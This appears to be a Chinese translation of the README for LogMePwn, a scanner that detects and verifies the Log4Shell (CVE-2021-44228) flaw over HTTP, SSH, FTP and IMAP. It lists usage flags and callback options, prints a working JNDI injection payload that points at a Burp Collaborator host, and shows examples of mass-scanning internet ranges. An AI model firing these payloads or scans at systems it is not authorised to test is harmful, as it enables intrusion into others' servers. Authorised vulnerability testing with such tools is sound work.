LogMePwn 是一个全自动、多协议、可靠、超快速的 Log4J RCE CVE-2021-44228 漏洞扫描与验证工具包。

LogMePwn 利用 Canary Tokens 实现,后者会向您首选的通信渠道发送电子邮件和 Webhook 通知。如果您有自己的回调服务器,也可以直接使用!
要使用该工具,您可以从 Releases 部分根据您的发行版获取二进制文件并使用。如果您想自行构建,需要 Go >= 1.13。简单克隆仓库并运行 go build 即可。
以下是工具的基本用法:
$ ./lmp --help

    +---------------------+
    |   L o g M e P w n   |
    +---------------------+  v2.0

                ~ 0xInfection
Usage:
  -custom-server string
        Specify a custom callback server.
  -delay int
        Delay between subsequent requests for the same host to avoid overwhelming the host.
  -email string
        Email to use for the receiving callback notifications.
  -fbody string
        Specify a format string to use as the body of the HTTP request.
  -file string
        Specify a file containing list of hosts to scan.
  -ftp-ports string
        Comma separated list of HTTP ports to scan per target. (default "21")
  -headers string
        Comma separated list of HTTP headers to use; if empty a default set of headers are used.
  -headers-file string
        Specify a file containing custom set of headers to use in HTTP requests.
  -http-methods string
        Comma separated list of HTTP methods to use while scanning. (default "GET")
  -http-ports string
        Comma separated list of HTTP ports to scan per target. (default "80,443,8080")
  -imap-ports string
        Comma separated list of IMAP ports to scan per target. (default "143,993")
  -json
        Use body of type JSON in HTTP requests that can contain a body.
  -payload string
        Specify a single payload or a file containing list of payloads to use.
  -protocol string
        Specify a protocol to test for vulnerabilities. (default "all")
  -ssh-ports string
        Comma separated list of SSH ports to scan per target. (default "22")
  -threads int
        Number of threads to use while scanning. (default 10)
  -token string
        Canary token payload to use in requests; if empty, a new token will be generated.
  -user-agent string
        Custom user-agent string to use; if empty, payloads will be used.
  -webhook string
        Webhook to use for receiving callback notifications.
  -xml
        Use body of type XML in HTTP requests that can contain a body.

Examples:
  ./lmp -email [email protected] 1.2.3.4 1.1.1.1:8080
  ./lmp -token xxxxxxxxxxxxxxxxxx -methods POST,PUT -fbody '<padding_here>%s<padding_here>' -headers X-Custom-Header
  ./lmp -webhook https://webhook.testing.site -file internet-ranges.lst -ports 8000,8888
  ./lmp -email [email protected] -methods GET,POST,PUT,PATCH,DELETE 1.2.3.4:8880
  ./lmp -protocol imap -custom-server alerts.testing.local 1.2.3.4:143
新功能: 此功能在 v2.0 中引入。
最新版本新增了对多种协议的支持。目前支持 4 种不同协议:
如果您没有通过 -protocol 参数指定协议,工具将对默认端口集上的所有支持的协议运行所有插件。
示例:
./lmp -protocol ftp -custom-server alerts.testing.local 1.2.3.4:21
./lmp -protocol ssh -custom-server alerts.testing.local 1.2.3.4:22
./lmp -token xxxxxxxxxxxxxxxx 1.2.3.4 # 在默认端口上扫描所有协议
目标可以通过两种方式指定:通过命令行界面作为参数,或通过文件。
新功能: 现在您还可以传递 CIDR 范围进行扫描!此功能在 v1.1 中引入。
示例:
./lmp <其他参数> 1.1.1.1:8080 1.2.3.4:80 1.1.2.2:443
./lmp <其他参数> -file internet-ranges.lst
./lmp <其他参数> 192.168.0.0/26 1.2.3.4/30
每个协议都有一个默认支持的端口列表,可以使用以下标志进行微调:
-http-ports 用于 HTTP。-imap-ports 用于 IMAP。-ssh-ports 用于 SSH。-ftp-ports 用于 FTP。如果用户以 host:port 的形式提及主机+端口对,则会忽略默认端口列表,并对该特定端口进行所有检查。如果未提及 -protocol,则所有协议的插件都将针对同一端口进行测试。
此功能在 v1.1 中引入。
您可以通过 -payload 参数直接指定有效载荷。但是,如果您希望有效载荷中包含正在测试的主机的 DNS 名称,可以指定一个格式化指令 $DNSNAME$,它将被替换为正在测试的目标。
例如,如果您提供如下命令:
./lmp -payload '${jndi:ldap://$DNSNAME$.xxx.burpcollaborator.net/a}' vulnerable.site.com
那么当向 URL 发送 HTTP 请求时,有效载荷将如下所示:
${jndi:ldap://vulnerable-site-com.xxx.burpcollaborator.net/a}
此功能可帮助您在进行黑盒模糊测试时评估哪些主机存在漏洞。
您还可以使用相同参数指定包含多个有效载荷变体的文件。(参见 payloads-sample.txt)。示例:
./lmp -payload payloads-sample.txt vulnerable.site.com
注意: 此功能不适用于 Canary Token。Canary Tokens 不支持自定义 DNS 格式。
注意: 如果您使用
-payload提供自定义有效载荷,则 不必 指定通知渠道。有效载荷本身应包含您的回调服务器。
通知渠道可以是以下任意一种:
-email)-webhook)-custom-server)该工具使用 Canary Token,您可以从这里创建一个,或者让工具为您创建一个。如果工具创建了令牌,它将写入名为 canarytoken-logmepwn.json 的文件,其中包含令牌本身和认证信息(通过 Web 界面查看触发器时需要这两者)。
如果您已有令牌,可以使用 -token 参数直接使用该令牌,而不创建新的令牌。
注意: 如果您提供了电子邮件或 Webhook,工具将创建一个自定义 canary token。如果您使用了自定义回调服务器,则不会涉及令牌。
该工具在发送请求时提供了极大的灵活性。默认情况下,工具使用 GET 请求。使用一组默认的标头,每个标头的值中都包含一个有效载荷。您可以通过 -headers 参数指定自定义标头集。您可以使用 -headers-file 开关提供一个包含标头列表的文件。示例:
./lmp <其他参数> -headers 'X-Api-Version' 1.2.3.4:8080
./lmp <其他参数> -headers-file headers.txt 1.2.3.4:8080
您可以通过 -methods 开关指定用于扫描的 HTTP 方法列表。对于包含请求体的请求(例如 POST、PUT 等),您可以自定义请求体的内容。
默认情况下,工具通过请求体直接发送有效载荷。工具提供以下几种请求体定制方式:
-json 使请求体为 JSON 类型。-xml 用于 XML 格式。-fbody 用于指定自定义格式字符串,有效载荷将被注入其中。这允许在测试时创建复杂的请求。例如,如果您想将内容以 HTML 形式发送,可以这样:
./lmp -fbody '<html>%s</html>' -methods 'POST,PUT' 1.2.3.4
您可以通过 -user-agent 开关指定自定义 User-Agent 标头值。
该工具针对大范围目标扫描进行了优化。在足够的网络带宽和硬件条件下,您可以在一天内扫描整个 IPv4 空间。扫描时使用的默认并发线程数仅为 10(针对本地硬件的可靠性进行了优化)。该值可以提高到数千(基准测试任务留给您自行完成)。:)
使用 -threads 开关指定工具使用的线程数。
由于涉及大量 HTTP 请求,远程主机处理这些请求可能会很吃力。-delay 参数可帮助您应对这些情况。您可以指定一个以秒为单位的延迟值——该值将用于在向服务器同一端口发送两个后续请求之间进行等待。
为了演示扫描器,我使用了 @christophetd 的一个易受攻击的 Docker 环境:
docker run -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

然后我针对该环境运行该工具:
./lmp -email [email protected] -protocol http 127.0.0.1:8080



这立即触发了几个 DNS 查找,在令牌历史页面和我的电子邮件中都可以看到:
版本 v2.0 的更新:
版本 v1.1 的更新:
欢迎通过 Twitter 联系我,或创建 Issue 或 PR。
该工具基于 GNU GPLv3 许可。LogMePwn 当前版本为 v2.0。
感谢 Thinkst Canary 团队出色的 Canary Tokens 项目。
由 Pinaki (@0xInfection) 用 ♡ 精心制作。